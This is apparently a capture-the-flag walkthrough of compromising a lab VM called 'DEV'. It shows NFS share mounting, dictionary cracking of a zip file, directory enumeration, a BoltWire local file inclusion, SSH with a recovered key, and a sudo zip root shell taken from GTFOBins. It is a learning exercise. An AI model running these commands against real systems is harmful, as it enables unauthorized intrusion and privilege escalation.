

Both the target machine (DEV) and the attacker machine (Kali Linux) are configured on the same NAT network.
A successful ping confirms that the attacker machine can communicate with the target machine.
┌──(kali㉿kali)-[~]
└─$ ping 10.0.2.155
PING 10.0.2.155 (10.0.2.155) 56(84) bytes of data.
64 bytes from 10.0.2.155: icmp_seq=1 ttl=64 time=1.69 ms
64 bytes from 10.0.2.155: icmp_seq=2 ttl=64 time=3.67 ms
64 bytes from 10.0.2.155: icmp_seq=3 ttl=64 time=1.34 ms
^C
--- 10.0.2.155 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2050ms
rtt min/avg/max/mdev = 1.340/2.231/3.666/1.024 ms
┌──(kali㉿kali)-[~]

└─$ nmap -sCV -T4 -p- 10.0.2.155
The target machine has the following important ports open:
- 'Port 22 (SSH)' SSH service is running.
- 'Port 80 (HTTP)' Apache 2.4 web server is running and serving a Bolt installation error page.
- 'Port 2049 (NFS)' NFS (Network File Share) service is active.

- 'Port 8080 (HTTP)' Hosting a PHP info page.
I checked if the NFS share was accessible to my machine and to identify what directories I could potentially mount and extract files from.
┌──(kali㉿kali)-[~]
└─$ showmount -e 10.0.2.155
Export list for 10.0.2.155:
/srv/nfs 172.16.0.0/12,10.0.0.0/8,192.168.0.0/16
There is an NFS directory being shared, so to access its contents, I first created a local directory to mount it.
┌──(kali㉿kali)-[~]
└─$ sudo mkdir /mnt/dev
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ sudo mount -t nfs 10.0.2.155:/srv/nfs /mnt/dev
I mounted the target’s NFS share to this directory
The -t option specifies the filesystem type, which in this case is NFS.

I found a save.zip file inside the mounted directory. When I attempted to unzip it, it prompted for a password. The file preview showed that it contains two files: id_rsa and todo.txt.
To recover the password and extract the contents, I used fcrackzip to perform a password‑cracking attack on save.zip.
┌──(kali㉿kali)-[/mnt/dev]
└─$ fcrackzip -v -u -D -p /usr/share/wordlists/rockyou.txt save.zip
found file 'id_rsa', (size cp/uc   1435/  1876, flags 9, chk 2a0d)
found file 'todo.txt', (size cp/uc    138/   164, flags 9, chk 2aa1)

PASSWORD FOUND!!!!: pw == java101
-v → verbosity
-u → unzip
-D → dictionary attack
-p → attack against a file
The attack was successful, and the password was revealed as: java101.
I then unzipped the file and viewed its contents. The todo.txt file contains:
┌──(kali㉿kali)-[/mnt/dev]
└─$ cat todo.txt
- Figure out how to install the main website properly, the config file seems correct...
- Update development website
- Keep coding in Java because it's awesome

jp
Since I didn’t know the correct username, trying to establish an SSH connection using the id_rsa key was not useful. Because of that, I moved on to checking the other open ports to look for leads.

┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://10.0.2.155 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.155
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/public               (Status: 301) [Size: 309] [--> http://10.0.2.155/public/]
/src                  (Status: 301) [Size: 306] [--> http://10.0.2.155/src/]
/app                  (Status: 301) [Size: 306] [--> http://10.0.2.155/app/]
/vendor               (Status: 301) [Size: 309] [--> http://10.0.2.155/vendor/]
/extensions           (Status: 301) [Size: 313] [--> http://10.0.2.155/extensions/]
/server-status        (Status: 403) [Size: 275]
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
===============================================================

it shows that the database and the config directory is accessible openly and these directory have confidential information in it.

I downloaded the config.yml file and it had a pair of username and password
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://10.0.2.155:8080 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.155:8080
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/dev                  (Status: 301) [Size: 313] [--> http://10.0.2.155:8080/dev/]
/server-status        (Status: 403) [Size: 277]
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
===============================================================
At the /dev there is a page.

After registering, I explored the interface but didn’t find anything useful. Since nothing on the page appeared exploitable, I searched online for publicly known vulnerabilities or CVEs related to BoltWire.
I found a Local File Inclusion (LFI) exploit at:
BoltWire 6.03 - Local File Inclusion
The exploit worked and returned the contents of the '/etc/passwd' file.

From this output, I identified a user named jeanpaul on the system.
Now that I know the username '(jeanpaul)' and have the 'id_rsa' private key, I’ll attempt to establish an SSH connection to the target.
┌──(kali㉿kali)-[/mnt/dev]
└─$ ssh -i id_rsa jeanpaul@10.0.2.155
The authenticity of host '10.0.2.155 (10.0.2.155)' can't be established.
ED25519 key fingerprint is SHA256:NHMY4yX3pvvY0+B19v9tKZ+FdH9JOewJJKnKy2B0tW8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.155' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_rsa':
Linux dev 4.19.0-16-amd64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 2 05:25:21 2021 from 192.168.10.31
jeanpaul@dev:~$
The passphrase for the id_rsa key was I_love_java which I previously found in the config.yml file
After logging in, the first step was to check which commands the user can run with elevated privileges.
jeanpaul@dev:~$ sudo -l
Matching Defaults entries for jeanpaul on dev:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jeanpaul may run the following commands on dev:
    (root) NOPASSWD: /usr/bin/zip
The user has permission to run the zip command with elevated privileges, so I checked https://gtfobins.github.io/ for a privilege‑escalation method using this command.

jeanpaul@dev:~$ TF=$(mktemp -u)
jeanpaul@dev:~$ sudo zip $TF /etc/hosts -T -TT 'sh #'
adding: etc/hosts (deflated 31%)
uid=0(root) gid=0(root) groups=0(root)
These commands worked, and I successfully gained root access.
flag.txt
Congratz on rooting this box !
Flag captured. System owned. 🎯